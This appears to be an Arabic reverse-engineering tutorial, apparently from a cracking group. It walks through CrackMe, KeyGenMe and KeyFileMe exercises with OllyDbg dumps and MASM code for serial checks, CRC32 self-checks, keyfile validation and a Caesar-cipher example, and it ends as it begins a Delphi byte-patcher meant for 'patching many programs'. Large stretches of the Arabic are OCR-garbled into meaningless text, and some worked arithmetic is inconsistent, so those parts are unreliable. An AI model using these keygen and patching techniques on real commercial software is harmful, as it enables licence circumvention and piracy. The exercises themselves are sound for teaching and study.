Code OP يخ چفلَ ًح، پطُخ فدِ ِوُ صخُظَذ دعِيلا فدِ نلأخ صغُز هچ صدُ ٠ب ثُم*ع ِىُ چفلَ ًمَعيِ
Zool@nder

OllyDbg ئ چوُز پلاو هچ ثُلأخ فدِ چمخ صىَ ثه صُچ خطخ ثُخ ظ لابُب، دچ : ىدعيدِ صدُه پخ و ...يتّيخ

```
00401064  .  8BF8          MOV EDI,EAX
00401066  .  33F6          XOR ESI,ESI
00401068  .  33D2          XOR EDX,EDX
0040106A  >  0FBE86 20304000  MOVSX EAX,BYTE PTR DS:[ESI+403020]
00401071  .  03D0          ADD EDX,EAX
00401073  .  46            INC ESI
00401074  .  3BF7          CMP ESI,EDI
00401076  .^ 75 F2         JNZ SHORT Brute_Se.0040106A
00401078  .  81FA 60010000 CMP EDX,160
0040107E  .v 74 15         JE SHORT Brute_Se.00401095
00401080  .  6A 00         PUSH 0
00401082  .  6A 00         PUSH 0
00401084  .  68 12304000   PUSH Brute_Se.00403012
00401089  .  FF75 08       PUSH [ARG.1]
0040108C  .  E8 5B000000   CALL <JMP.&user32.MessageBoxA>
EAX=00000000
EDI=7C920208 (ntdll.7C920208)

Address   Hex dump                                         ASCII
00403000  47 6F 6F 64 20 57 6F 72 68 00 53 75 63 63 65 73  Good Work.Succes
00403010  73 00 42 61 64 20 42 6F 79 00 00 00 00 00 00 00  s.Bad Boy.......
00403020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

Command
00401064 -> 00401080 (0x0000001C -:- 00000028) bytes | OFFSET : 0x00000464 -> 0x00000480
```

ثُ ىَ 28d ًظُى پ پدَ ُوُ پ خ پ ٤ ذدِة طمُ ى پ و 1Ch ى ٌ ًَ دَ ظ دمتِ صُ چ خَ طخ چفظ.

1Ch : چفةـذَ وأ مچ صدُ ٠ تز ـذَ ندنظخ ثُ *فـ ىُ نخ

```
sizeOPCode equ (endStolenBytes - StolenBytes)
StolenBytes:

db 1Ch dup(?)

endStolenBytes:
```

ثِ پدَ ُوُ پ خ ه ثُل صُ چ خَ و ىَ ًَ ىَ ُ ب حُ، ا ه ثُ پ و ,إحُظ ًَ ُ ىَ ظ فـ دِ صخَ ثُ جَ دى دـ خ ىَ ع ىَ ز ىَ ا ل ي ؛ ثُ ش ُ ا پ ثُ أ ي ِ ُ پ خ فـ دِ چ هظ ُ لچ ُ ذ ىُ خ ِ ُ
ب پ ِ masm32 ـ پ خ صرع ثُ چ فـ دِ ش ي ى و ه htodw خ پ ِ ُ و Hex to String ثُ َ م ى پ پ خ و ً پ خ ي َ ل ب ىَ دعمى ُ ب پ ِ Code OP
:ىدعيدِ ./و ُ ظَ خ فـ دِ دهـ ا ى ُ

```
include masm32.inc
includelib masm32.lib
```


Code OP تتوظخ بدوخ بجصطه وا ,ثه :


```
.elseif eax==WM_COMMAND
    .if wParam==1002

        invoke GetDlgItemText,hWin,1001,addr SerialUser,60 ; Get Serial Form User
        sizeOPCode equ (endStolenBytes - StolenBytes)

        xor esi,esi
        xor edi,edi
        InjectCode:
        invoke lstrcpyn,addr towBytow,addr [SerialUser+esi],3
        invoke htodw,addr towBytow
        mov byte ptr [StolenBytes+edi],al
        add esi,2
        inc edi
        cmp edi,sizeOPCode
        jnz InjectCode

        StolenBytes:

        db 1Ch dup(?)

        endStolenBytes:

        invoke MessageBox,hWin,addr bad,0,MB_OK+ MB_ICONEXCLAMATION
        ret
        GoodMessage:
        invoke MessageBox,hWin,addr Good,addr TitreGood,MB_OK+MB_ICONINFORMATION
```


: ىدعيدُ ضدوصُ بخ بجؤ

```
.data
Good db "Good Work",0
TitreGood db "Success",0
bad db "Bad Boy",0
.data?
SerialUser db 60 dup(?)
towBytow db 3 dup(?)
.code
```

:ىخُتَجَ ىدخه ىعُ ىيتِ ىيتِ ىذخ ىيتِ ىضه ىولأ: ؤن خطوصو ا لطتسُ ىيتِ ىذخ ىيتِ ىيتِ ىجِ ىيتِ ىمتِ ىز ىخو .ىَىَىَ ىتمتِ ىدعد ىجِ ىَىَىَ ىيتِ ىذخ ىيتِ ىيتِ ىيتِ


.text 00001000
.rdata 00002000
.data 00003000
.rsrc 00004000
edit section header...
hex edit section...
load section from disk...
save section to disk...


[Edit SectionHeader]
Section Header
Name: .text
VirtualAddress: 00001000
VirtualSize: 0000018B
RawOffset: 00000400
RawSize: 00000200
Flags: E0000020
OK
Cancel


[Section Flags]
Set Flags
Shareable in memory
Executable as code
Readable
Writeable
Contains extended relocations
Discardable as needed
Can't be cached
Not pageable
Contains COMDAT data
Contains comments or other infos
Won't become part of the image
Contains executable code
Contains initialized data
Contains uninitialized data
Shouldn't be padded to next boundary
Alignment: default Bytes
OK
Cancel
Current Value
E0000020

حط [3.5.5]

دعوة لأخذ معلومات الشاشة وتحديد الأماكن المناسبة

.دعوة لأخذ خوارزمية فحص الأرقام المدخلة

صورة Check CRC32 تلزم بغموض مرحلة بتنفيذ وظيفة إعادة حساب !!خوارزمية الحل: بيت CRC ؟ خوارزمية

.بعض الأجزاء

تعديل إلى الأمر الذي يتطلب تغيير بيانات الشاشة، تأثير على بيانات الشاشة ؟ تغيير بيانات الشاشة

.صورة CRC مرئية من الأجزاء المتعلقة

.كلمة تشفير طرأ على خوارزمية الشاشة

.تم تغيير Check CRC32 شو يعني زي ما تشوف ؟ Serial Mono بيظهر

: الشاشة تحتوي

- .صورة CRC32 مرئية في الشاشة
- .تغيير أي أمر يؤدي إلى أخطاء في CRC32 تلغي عملية فحص في الأمر وتعطي

صورة تم عرض رسالة تفيد بأن الأخطاء، وتم تغيير CRC الخوارزمية CryptoHash وهو، يعني خوارزمية الحل الأخيرة يحتوي على ٨٨
Prototype لخوارزمية CRC32 :

```
CRC32 proto lpBuffer:DWORD,dwBufLen:DWORD,dwCRC:DWORD; init dwCRC = 0
```

eax . تخزين في الذاكرة الأخيرة، تم تغيير CRC يمكن أن يكون أطول خوارزمية صغيرة تحتوي

: يعني صعوبة تمامًا

```
include Mono Serial.inc

include cryptohash.inc
includelib cryptohash.lib

.data
```

ى دعيدة ي گ ى و خ ى ى، ى ز ؤ ز د پ خ پ ف ي د ب ث* د م ت ي Check CRC ت م، ً ً ً و ٌ پ خ ن د ت ظ خ ث ن ؤ ر ك ا و ؤ :

```
.if wParam==1002 ; Register Botton ID

    BeginCRCCheck:

    invoke GetDlgItemText,hWin,1001,addr SerialUser,32 ; Get Serial Form User
    invoke lstrcmp,addr SerialUser,addr CorrectSerial
        .if eax==0
            invoke MessageBox,hWin,addr Good,addr TitreGood,MB_OK+MB_ICONINFORMATION
        .else
            invoke MessageBox,hWin,addr bad,0,MB_OK+ MB_ICONEXCLAMATION
        .endif

    EndCRCCheck:

.endif
```

مث و ١ إ خ ظ ا ظ و ي خ ي ص إ د ذ CRC ي ف uMsg == WM_INITDIALOG ت د ي ع د ى :

```
mov     eax,uMsg
.if eax==WM_INITDIALOG
    CRCSize equ (EndCRCCheck - BeginCRCCheck)
    mov ebx,CRCSize
    mov eax,offset BeginCRCCheck
    invoke CRC32,eax,ebx,INIT_CRC32
    mov OriginalCRC,eax
    invoke SetTimer,hWin,0,1,0
```

خ ً ً ء خ ّ ـ ؤ ه ج ً د ١ * ز ك ، ى و ن ؤ إ ز ل ا ب ي ٌ ت ئ ه ت ي ، CRC ـ ي خ و أ ظ خ ٌ ب ت و ُ ط خ ُ ج و ؤ ُ م ع ج ً ت إ ظ إ ١ و ط ئ ا ظ خ ص ُ ج ح ٌ ب ف ـ ي ث ه
ول أ ذ ي ث ي خ :

```
BeginCRCCheck)                  ; ت َ َ * ع ي خ ه ج ً ع د ز ً ً ً و ٌ پ خ ن د ت ظ خ ج ف ل ز و أ ه ج د د ؤ
mov ebx,CRCSize                 ; د * ، و خ ٌ ب ج ً ب ط ت ه ي CRC32 ص پ خ ً پ خ ن أ ebx ت ف ه ي ج ي ج ض خ د د ظ ؤ
```

هبد CRCSize

رسبخ eax ثفمحيعذز وبخندظخص خز نخدثو ;

ؤزدبخ

دجؤعذز يخظخندمحي CRC ذدضصبخيخ ءدعخ invoke CRC32,eax,ebx,INIT_CRC32 ;

ابودبظو صعزدكه INIT_CRC32

مث يا ٧ ئصص CRC يحمدن خظخي زدعف يف جعاو زدج mov OriginalCRC,eax ;

OriginalCRC وقفج dword جي يف ئبج خيسدودض .data? ;

OriginalCRC dd ?

%وظخفيطئاظخ ،و صبخيخووو invoke SetTimer,hWin,0,1,0 ;

ىدعيدبخ لأخندثظخ ،جعوثجوندثظخ اىبي CRC بظثخذدلا ٣ثهطئاظخصجحب مدجدجؤ :

```
.elseif eax==WM_TIMER
    CRCSize equ (EndCRCCheck - BeginCRCCheck)
    mov ebx,CRCSize
    mov eax,offset BeginCRCCheck
    invoke CRC32,eax,ebx,INIT_CRC32
    cmp eax,OriginalCRC
    jnz Exit
    ret
    Exit:
    invoke ExitProcess,0
```

صفعونثى دعيزو ، int3 صثدثمحيءدعخل لابيو دجضدمثظخفيه Point Break (BP) بخنةجخ*ودمة: صجدص ٩ لاج

BP. ،و ىى،ثجوبربخؤخاطخ يدزو يدى زبخنثظخفيواعي بثيخنؤإىظصه ،و

دثشثاحيثجدىج حط [3.6.1]

ي بهو يهو ص ٩ للاظخ ثش خي CrackME دو ثصهظو صهز صخجاز صرلا نقزفعو ،ىعيع هؤلؤفيصخجلأخز للاه

دعخخبلاعلاخ.

4. استخدام الأداة KeyGenME

تتميز KeyGenME بأنها تتكون من جزأين رئيسيين هما CrackME وهي تقوم بالتحقق من صحة الرقم التسلسلي المدخل وإعطاء رسالة تفيد بصحة الرقم أو خطأه، وKeyGen وهي تقوم بتوليد الأرقام التسلسلية.

CrackME	KeyGenME
يقوم بالتحقق من صحة الرقم التسلسلي المدخل، وإعطاء رسالة تفيد بصحة الرقم أو خطأه.	يقوم بتوليد الأرقام التسلسلية.
يتم تخزين الرقم التسلسلي الصحيح في ملف أو في الذاكرة، ويتم مقارنة الرقم المدخل مع الرقم المخزن.	يتم تخزين خوارزمية توليد الأرقام التسلسلية في ملف أو في الذاكرة.
يتم تخزين الرقم التسلسلي الصحيح في شكل مشفر أو في شكل CRC.	يتم تخزين الرقم التسلسلي المولد في ملف أو في الذاكرة.

يعتمد KeyGenME على خوارزمية توليد الأرقام التسلسلية، وهي تعتمد على عدة عوامل مثل اسم المستخدم، وتاريخ الميلاد، ورقم الهاتف، ورقم الهوية، وغيرها. يمكن تمثيل هذه الخوارزمية بالصيغة التالية:

```
Serial = f(x,y,z,….)
```

حيث x، y، z، … تمثل المدخلات المستخدمة في توليد الرقم التسلسلي، مثل اسم المستخدم، وتاريخ الميلاد، ورقم الهاتف، ورقم الهوية، وغيرها.

5. استخدام الأداة KeyGenME

يتم تحميل الأداة KeyGenME من الموقع الرسمي للشركة المطورة، وهي تتكون من ثلاثة أجزاء رئيسية:

- تشفير الرقم التسلسلي.
- توليد الرقم التسلسلي.

- شُنْدسج ٍوُ CharUpper صيِخَيذز (شروسةأُولُ) Upper جُلُاخث*-
- ثَقْعِيخ رخَ.
- أُوُضخ وسنْظً*ز جُلُاخ ج ًعوَثْج.
- مِفُيخ.

يِ.ظُوآ جُخْوُ وؤ KeyGenMe First جُذز KeyGenMe First جُذز ءدوقز ن خ ؤسىُدلِ.

ًلَاىَ ج خةَ ٣ُز Template ًهفىي:

خ-*ث خب-ID يخ-Controls تديعدى:

ID Serial Edit = 1001
ID Name Edit = 1002
ID Register Boutton = 1005

ثَقْعِيخ ًَمِ ي ٍبَ ، ىيِ شُنْدسج ثَويخ:

```
.elseif eax==WM_COMMAND
    .if wParam==1005 ; Register Boutton

        invoke GetDlgItemText,hWin,1001,addr NameBuffer,32
        invoke CharUpper,addr NameBuffer
        invoke GetDlgItemText,hWin,1002,addr SerialBuffer,32
        invoke lstrcmp,addr NameBuffer,addr SerialBuffer
            .if eax==0
                invoke MessageBox,hWin,addr Good,addr TitreGood,MB_OK+MB_ICONINFORMATION
            .else
                invoke MessageBox,hWin,addr bad,0,MB_OK+ MB_ICONEXCLAMATION
            .endif
    .endif
```

ىدعيدتِهُضخوأُظخدجؤ:

```
.data
Good db "Good Work",0
TitreGood db "Success",0
bad db "Bad Boy",0
.data?
NameBuffer db 32 dup(?)
SerialBuffer db 32 dup(?)
.code
```

. KeyGenMe پوؤ بُحُ، تَدسجو ,نِخ وبـ ٣ُ ِزُ ُجلأخ

دُ ُشُتَاحُيِتَجدَ ْيَ ُجَ حط [5.1]

ِدُهَ ُزَ ًتَسَ ًيَتَپُؤزدِپخ ه, ضدخي ًَّ ًَّ ًَّ

```
.elseif eax==WM_COMMAND
    .if wParam==1005 ; Register Boutton

        invoke GetDlgItemText,hWin,1001,addr NameBuffer,32
        mov edi,eax
        xor esi,esi
        xor ebx,ebx
        NextChar:
        xor eax,eax
        mov al,byte ptr [NameBuffer+esi]
        add al,5Ch
        invoke wsprintf,addr [CorrectSerial+ebx],addr Hex,eax
        add ebx,2
        inc esi
        cmp esi,edi
        jnz NextChar
        invoke GetDlgItemText,hWin,1002,addr SerialBuffer,32
        invoke lstrcmp,addr CorrectSerial,addr SerialBuffer
            .if eax==0
                invoke MessageBox,hWin,addr Good,addr TitreGood,MB_OK+MB_ICONINFORMATION
            .else
                invoke MessageBox,hWin,addr bad,0,MB_OK+ MB_ICONEXCLAMATION
            .endif
    .endif
```

ص.ضَدَعوخ ِوُ 5Ch ِ ُ لأ ثنٍ دُددا ٠ ؤ ثيخ ص مُثيخ ن ؤ ٣ ث دنُ ُ ًا ى ُ دج

ى دعيدُ ض خوأعظ دجؤ :

```
.data
Good db "Good Work",0
TitreGood db "Success",0
bad db "Bad Boy",0
Hex db "%.2X",0
.data?
NameBuffer db 32 dup(?)
SerialBuffer db 32 dup(?)
CorrectSerial db 64 dup(?)
.code
```

دنُ ش ثًا ُ يث جد ُ ْ ى ُ ج

حط [5.2]

ثا ص ُ خ ُ ع ز خ دَ ثؤ ل ل ى ُ دج ن خ و ب ُ ع جً دجو ،ض دُ دُ لأ خ ُ ح ف ثا ص ُ ه ُ س ُ خ ص خ ُ جلأ خ ف ي دسيدج ص ُ *ظ ص ُ ا ُ خ دي ُ ه ُ ظ
ي دغ ُ ز ص دز ف ي ص ج ُ ظ خ و ب ص ُ ى ُ ه ُ ع ظ دَ ثل أخو ٪ ُ ط خ

ص.ذ ت أ ؤ ح, ب ه ث م ح ب ص م ه ج ص ب خ ي ِ ؤ د ه ص ه ج ذ ر خ ص ب خ ي ش ث ا ب خ ي ِ ؤ ف د د ج ح خ

GetComputerName (	ىطا ةهخ
LPTSTR lpBuffer	
LPDWORD nSize	شل ب ص ب خ ب خ ِ ؤ ا ظ ز د ه ص ه ج ذ ٧ ا ض
) ;	

ن ز ص ج ب د ث ض خ ث ف د د ع ؤ ه ع ه ث ب خ ض د ه ظ ز د ج ح خ ب خ د ج ل و أ ؛ ث ـ ث ن ذ ه ع و ه ي ه ل

٣ : ب س ب خ و ى د ع ب خ ي د ع ظ ه ث ث ح ن ث ح ا ل ه د ج ث ة

- خ ى ع ظ ه ج ا خ ر خ.
- ص ث ج ش ؤ ه ز د ه ص ج خ و د ج ا خ ص د ب
- ب خ ى ع ظ ه ج خ ص د ب ز د ه ص ه ج خ ج ع و ث ج ه ث ف ع ب خ ر خ.

ث م ز ج ج ؤ ٪ و ج ج ـ ـ ـ وب ث ه ز د ج NameCumputer Template ب ه ص ث ر ب ب ة ع و د و ش ا خ و ج ا ا ب و ل أ خ و ي

د ى د ع ب ة Controls خ ب ID ث * ـ خ و ، ث ف ع ب خ ب ه ، ث ف ع ب خ

Name Edit (ID) = 1001
Serial Edit (ID) = 1002
Register Boutton (ID) = 1003

١ * ز ق ى و ث ز د ب ت * ا ى ب ي ث ي خ د ج ؤ :

```
.elseif eax==WM_COMMAND
    .if wParam==1003 ; Register Boutton

        invoke RtlZeroMemory,addr ComputerName,sizeof ComputerName
        invoke GetComputerName,addr ComputerName,addr BufferSize
        invoke GetDlgItemText,hWin,1001,addr NameBuffer,32
        invoke lstrcat,addr ComputerName,addr addToName
        invoke lstrcat,addr ComputerName,addr NameBuffer
        invoke GetDlgItemText,hWin,1002,addr SerialBuffer,32
        invoke lstrcmp,addr ComputerName,addr SerialBuffer
            .if eax==0
                invoke MessageBox,hWin,addr Good,addr TitreGood,MB_OK+MB_ICONINFORMATION
            .else
                invoke MessageBox,hWin,addr bad,0,MB_OK+ MB_ICONEXCLAMATION
            .endif
    .endif
```

RtlZeroMemory صپخَپخ يِ ٌ ٌ ٌ

6. تخطي KeyFileME الإجباري

سوف نستخدم في هذا الجزء أداة تدعى KeyFileME، وهي خاصة بالتطبيقات التي تطلب ملف ترخيص لتشغيلها.

KeyFileME

تعتمد هذه الأداة على تسجيل الدخول إلى الملف المطلوب.

تستخدم هذه الأداة في البداية ملف تنفيذي يقوم بإنشاء ملف ترخيص يحتوي على بيانات تسجيل الدخول.

بعد 10 ثوان من تشغيل الملف التنفيذي يقوم بإغلاق نفسه.

وهدفنا:

- تجاوز 10 ثوان من تشغيل الملف التنفيذي.
- تجاوز تسجيل الدخول إلى الملف الترخيص.

سنقوم بتحليل الملف KeyFileMe وتحديد الأجزاء المسؤولة عن التحقق من صحة الترخيص.

الخطوة ٣: تخطي الفحص:

```
.if eax==WM_INITDIALOG
    invoke SetTimer,hWin,0,10000,0

.elseif eax==WM_TIMER
    invoke CreateFile,addr RegFile,GENERIC_READ,FILE_SHARE_READ,0,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,0
    .if eax!=-1
        mov hFile,eax
        invoke ReadFile,hFile,addr RegBuffer,sizeof CorrectSerial,addr nBytes,0
        invoke lstrcmp,addr RegBuffer,addr CorrectSerial
            .if eax!=0
                invoke ExitProcess,0
            .endif
        invoke CloseHandle,hFile
    .else
        invoke ExitProcess,0
    .endif
```

نلاحظ:

```
.data
RegFile db "AT4RE.bin",0
CorrectSerial db "Mouradpr/AT4RE",0

.data?
hFile dd ?
nBytes dd ?
RegBuffer db 20 dup(?)
```

.ظفنيب ةجاحلا ةيلمعلا

حط [6]

.ةيلمعلا هذه لوح ةلئسأ وأ تاحارقا كيلإ

7. الخاتمة

بعد تجربتنا مع هذه الطريقة في الحماية نستطيع القول بأن الحماية بالتسلسلي تعتبر من أقوى الحماية إذا تم تطبيقها بشكل صحيح وذلك لأسباب:

- التشفير المتناظر
- التشفير غير المتناظر
- الدالة الأحادية
- الدالة غير الأحادية
- RSA .

ملاحظة: هناك العديد من CIPHERS والخوارزميات المتناظرة وغير المتناظرة والدالة الأحادية "والمتناظرة" "الخوارزمية" : يجب أن تكون مدروسة ومعروفة

: المتناظرة والغير متناظرة تعتمد على مفتاح سري يجب أن يكون معروفا لدى المرسل والمستقبل فقط

ِيجُيُ خِيَ رَخُ وؤ رخُذَى هُوَاَعِ يخ ءج أُعذ جؤ ،ّجُ ظَ ا دَوَ ءُمِ ن ؤ ءنَ ،ّجَ ه*ظو شُ اَ ص مخُبَ ءج ص ثَ عَ ءِ :واَظ جؤ
ًثَ ءَ جِ ءع ج ونَ ثَ ثَزَ.

ثَ ئَ ض دودُ ص يخ واَعِ ض جُ خَ و شً ثَ ئَ Caesar AES وؤ Way-3 Cast , DES , Mars دٌ و ُ و ِ ....
ءج وؤ ,
.ءهِ زؤ قُ ءَ زَ ِ ئَ عاَ ِ ئَ ب ِ ب ِ ،ءج ًحُ ءَ شَ ثَ*ج وَ حَ ـ ص ءه ءنلأ ءهلُ ءَ ِ ئَ ؤ ءُ ه ِ ئَ ِ ءو ءه ،شَ ءهَ ظَ خ ض جُ ءَ خَ ي خ ط

.ج*ى قءعاَثْ أُ ضُ خ ص لِ خ ب خً ،ءَ مَ ع*ظ ِ وٌ .ًشَ ذ ز طُ ش ب ِ ب ِ Caesar ٪ خُ ءو خ ءج ص ءُ ِ ءُ ه و ز ص ءئ ى ص جُ خِ ءَ خ ط ي ِ ءٌ
: ص ُ ءَ خَ ي خُ ،ءُ ب ِ ءَ خ ص اُ ِ ءَ ذ

Caesar(X) = X + Key Mod N

. X مم ا ءظ ث ِ ث ِ ي جُ ي خ ٪ ي م غ ً ،ق ءعاَظ خ و ب ص ءُ ،ل إ ذ ز X ً ج ِ ث ِ خ ص م ِ ءُ ي ِ ءُ ذ ز ى ءُ X ءج ً جَ و اَظ ن ؤ ءُ

ثاَلِ ر ا ض ى :

: ص ُ ى ُ ظ اَ ب خ أُ ءُ خ ِ ي ءج ي خ ب ِ ؤَ ـ ه*ى ءُ

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

N=26 ن ب ً ءَ ل 26 ٣ ث ُ دو ُ ءو خ ً ث ُ ي ُ ظ دمتِ

7 ق ءعاَظ ءَ ى ى ؤ ATRE ص مخُ ُ اَ و دى ،و ي ث ب ِ ر ُ ظ ءُ ب ز ً دى ُ ً ج*ً دمى َ أُ ل ث ب ء ه ،ة ز دى ئ ل.

: دتهُ اَ ز أُ ضُ خ ِ و إ و ن ؤ ر ك ً ل اوؤ

A = 0 ; T = 19 ; R = 17 ; E = 4

: خً ً ،لأُ ث ِ ث ِ و اَ ع ز خ ى ث و ث ه

Caesar(A) = 0 + 7 Mod 26 = 7 (H)
Caesar(T) = 19 + 7 Mod 26 = 0 (A)

Caesar(R) = 17 + 7 Mod 26 = 24 (Y)
Caesar(E) = 4 + 7 Mod 26 = 11 (L)

HAYL ... ATRE صمخبوأظنة ىدعيذو

؟بيبيَ ُيؤ تُر جُلأخ

.صيىهز دهدعخ هتم صُ دَيخ صأيخ دجؤ ،٣تُ قدعاظخ ىُ عُ*ج بخُ ركدجتذُوأعيخ بُ ضيؤ خُب

: وأعيخ بُ صأب

X = Caesar(X) – Key Mod N

صمخبأز جلبي HAYL :

: عمُى أل تنبيه *وَلاوؤ

H = 7 ; A = 0 ; Y = 24 ; L = 11

InversCeasar (H) = 7 – 7 Mod 26 = 0 (A)
InversCeasar (A) = 0 – 7 Mod 26 = - 7 Mod 26 = 45 Mod 26 = 19 (T)
InversCeasar (Y) = 24 – 7 Mod 26 = 17 (R)
InversCeasar (L) = 11 – 7 Mod 26 = 4 (E)

جالل٩ص : 45 ≡ -7 [26]

:صُجَخونخَيِ بأالخُ بلدىابَؤسَهنِخو

:هَوُدتَسُوُتىَهووأخخِ نلأ KeyFileMe خُ*فىؤ Caesar جُذز ـَوُجءدوَقزجُ

مثخ-*ثُ Template تمد خَ:

ـپخ ID ـثـخـ* ـثـه Unregistered Labl ـُى 1002

ـپـوـَصـخ ـَاىزـوـَدُ،ـدَـَى ـيـدىـلـُـُـُـِـپـخ ـپـدىـظـخ ـَاوـك،ـىـَـَـَـخـيـخ ـت ,ـاىـُ

```
mov     eax,uMsg
.if eax==WM_INITDIALOG
    invoke CreateFile,addr RegFile,GENERIC_READ,FILE_SHARE_READ,0,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,0
    .if eax!=-1
        mov hFile,eax
        invoke ReadFile,hFile,addr RegBuffer,512,addr nBytes,0
        invoke lstrlen,addr RegBuffer
        mov Len,eax
        xor eax,eax
        xor ebx,ebx
        mov ecx,26
        nextChar:
        mov al,Byte ptr [RegBuffer+ebx]
        invoke OrginalToTable
        add al,7
        div cl
        invoke TableToOrginal
        mov Byte ptr [RegBuffer+ebx],al
        inc ebx
        cmp ebx,Len
        jnz nextChar
        invoke SetDlgItemText,hWin,1002,addr RegBuffer
        invoke CloseHandle,hFile
    .else
        invoke ExitProcess,0
    .endif
```

مث بـُـخـجـُث OrginalToTable و TableToOrginal

```
OrginalToTable proc
xor esi,esi
mov edi,-1
mov esi,40h
next:
inc esi
inc edi
cmp eax,esi
jnz next
mov eax,edi
ret
OrginalToTable endp
TableToOrginal proc
xor esi,esi
mov edi,40h
mov esi,-1
mov al,ah
xor ah,ah
next:
inc esi
inc edi
cmp eax,esi
jnz next
mov eax,edi
ret
TableToOrginal endp
```

: يعني أن الملف يحتوي

```
.data
RegFile db "AT4RE.bin",0
.data?
hFile dd ?
nBytes dd ?
RegBuffer db 20 dup(?)
Len dd ?
```

ظدخ خل عفدد خإل خجع عى OrginalToTable و TableToOrginal ؟

صمثيخ B ب و 0 صمثيخ A ب ٥ *ى دوؤو ،بوصخ فيدمتدد و هثو ASCII بوء هجيجبخو أوضخ جئنةجخ*ظدمتد بوصخ جئى وب ASCII صخلأخ صمثيخ تىمعب صهبز صجخو ى عجحلإخ فيعخ* دجتد . 1 دا وتب*بخو يلاؤ

يتبوبدلتمإخظخ ,رنخو.

دشتاجيتجدى ج حط [7.2.1]

100% سظتمظتنز ضدجىخ*ظخ, ٦دامخبنخ يخبيدجدججخطخ ى ضدججخ ى ج ٪ىىبخ خ MD5 دهو وؤ ط*ش بخ*ب

!؟صجخىج, جئى خ, مع*ظ او ضلاىد ج*ع مع*ظو صتىهجطجخيدجدهذ, مىتل اخظد :طب ءدظد اوبخ*ب ,دهى, ضؤذ

: ذخصخ الؤيتمإخوخعجىتىىؤ ددىتن دؤ٩و صهمو هجمتب دهوخعجتمإخظخ ىزعسهدهب بيدىخ

: صمثيخيخ, ضدحمو شو فتن خ41h ب ASCII صمئى A أضخوإىب

41h * ABCDh = 2B9F0Dh

: بدجدلجدجىتمه 9Fh هىبخصمثبخ ٣ثوإو

9Fh * F666h + F9h*123456h = 124DF100 h

... خنتوىيوؤصحمو تى 4Dh و ىجىصىجصمئىدهىئىجوإو تمه : صحمبخهجصمئى ٣ثوإو شجتدىف

: تنبخ خبهدخ, خووؤتئى

9F4D3996D60790CD11C04F842EBC43C

؟خدمة مبدئية لا تزال خطوة واحدة فقط بين المستخدم والنتائج المرجوة. ٣ثم صمم خوارزمية تحول المدخلات إلى مخرجات.

ضرورة سياسية خاوية من الدعم الفعلي: ذكر صحفي ؟ثم تحول الحوار إلى تعريف فيديو يقوم بتحليل MD5 صورة مدمجة* ظهر لي خطأ مسلسل بدأت نتائج 16 نتائج و بدأت 32 جزء من

:حرف ثم يخرج* عجيبة

16 ^ 32 = 3,4028236692093846346337460743177e+38 ثم!! بوجود جدول خاص!!

دليل التشغيل [7.3] حط

Delphi بلغة Search and Replace برمجة

SearchNReplace patch coding (Delphi)

1. المقدمة

مرحبا بكم في هذا الدرس الذي سنتعلم فيه كيف نقوم بعمل برنامج يقوم بالبحث عن بايتات معينة في ملف ما ثم يقوم بتغييرها بأخرى وهذا يفيد في عمل patch لبرامج كثيرة.

وهذا الدرس يفيد كثيرا في عمل patch لبرامج كثيرة وهو يعتمد على الدرس السابق.

وهذا الدرس يفيد في عمل patch لبرامج كثيرة وهو يعتمد على الدرس السابق.

- OllyDbg .
- Delphi 7 .
- HexWorkshop v5 يحتوي على.
- Ahmad_k الأخ العزيز.

وبـ ؤُهعىَ ددُي فـيـ ،شخيلأخ دهدعح ثـيخ صجإيخ ضدبمأيخ ثـم, ًح, دُوَي نددّ دمهج شخيؤ ؤُ صغُز فـيـ ًَََيخ ٌَضح رك
: صُيعيخ ضدبمأيخ

- Hexadecimal ؟ جُئى ٍَ ثـً ،دهدو كـمسو ثـيخ جُثيخ صمـ
- شًََصخو صثيخ جُثيخ بـد؛ ؤزدهظ.
- جُثيخ فـيـ وأعيخ ثـسئ إحمحيٍ ص؛دُعلخ صبو ثـم,
- ثـسئ هجيوأظ ثـمئ إحظخ نؤ هجثإعيخ.
- صحُمو ثـدّ ثـلخُج جهُ ثـم*عٍظخ مثـد ثـجدَُ دهاب.

```
function TestHexValue(TargetNumber: string; ResultLbl: TLabel; ActionEdt: TEdit;
ActionBtn: TButton): Boolean;
var i: longint;
  TmpString: string;
begin
  Result := False;

  if TargetNumber = '' then Exit;
  TmpString := TargetNumber;
  TargetNumber := '';
